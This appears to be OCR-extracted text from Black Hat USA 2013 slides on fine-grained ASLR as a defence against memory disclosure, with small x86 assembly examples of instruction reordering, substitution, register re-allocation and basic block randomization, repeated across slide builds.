
Example Memory Disclosure



Program Memory (abstract)

See [Serna, Blackhat USA 2012] for more memory disclosure tactics.

Example Memory Disclosure




Program Memory (abstract)

See [Serna, Blackhat USA 2012] for more memory disclosure tactics.


Tackling the Problems of ASLR via

Fine-Grained ASLR

Basics of Fine-grained ASLR



Basics of Fine-grained ASLR



- Different fine-grained ASLR approaches have been proposed recently
  - ORP [Pappas et al., IEEE Security & Privacy 2012]
  - ILR [Hiser et al., IEEE Security & Privacy 2012]
  - STIR [Wartell et al., ACM CCS 2012]
  - XIFER [Davi et al., ASIACCS 2013]
- All mitigate single memory disclosure attacks

Inner Basic Block Randomization

[Pappas et al., IEEE S&P 2012]

- Instruction Reordering


Original
MOV EBX, &ptr
MOV EAX, &string

Randomized

Inner Basic Block Randomization

[Pappas et al., IEEE S&P 2012]

- Instruction Reordering



Inner Basic Block Randomization

[Pappas et al., IEEE S&P 2012]

- Instruction Reordering

Original	Randomized
MOV EBX, &ptr	**MOV** EAX, &string
MOV EAX, &string	**MOV** EBX, &ptr

- Instruction Substitution

Original	Randomized
MOV EBX, $0	

Inner Basic Block Randomization

[Pappas et al., IEEE S&P 2012]

- Instruction Reordering

Original	Randomized
MOV EBX, &ptr	**MOV** EAX, &string
MOV EAX, &string	**MOV** EBX, &ptr

- Instruction Substitution

Original	Randomized
MOV EBX, $0	**XOR** EBX,EBX

Inner Basic Block Randomization

[Pappas et al., IEEE S&P 2012]

- Instruction Reordering

Original	Randomized
MOV EBX, &ptr	**MOV** EAX, &string
MOV EAX, &string	**MOV** EBX, &ptr

- Instruction Substitution

Original	Randomized
MOV EBX, $0	**XOR** EBX,EBX

- Register Re-Allocation (in case another register is free to use)

Original	Randomized
MOV EAX, &ptr	
CALL *EAX	

Inner Basic Block Randomization

[Pappas et al., IEEE S&P 2012]

- Instruction Reordering

Original	Randomized
MOV EBX, &ptr	**MOV** EAX, &string
MOV EAX, &string	**MOV** EBX, &ptr

- Instruction Substitution

Original	Randomized
MOV EBX, $0	**XOR** EBX,EBX

- Register Re-Allocation (in case another register is free to use)

Original	Randomized
MOV EAX, &ptr	**MOV** EBX, &ptr
CALL *EAX	**CALL** *EBX

Basic Block Randomization


[Wartell et al., ACM CCS 2012; Davi et al. AsiaCCS 2013]

Original

black hat USA 2013

Basic Block Randomization

[Wartell et al., ACM CCS 2012; Davi et al. AsiaCCS 2013]



Basic Block Randomization

[Wartell et al., ACM CCS 2012; Davi et al. AsiaCCS 2013]

Original

BBL_1

MOV EBX, EAX
CALL 0x10FF

BBL_2

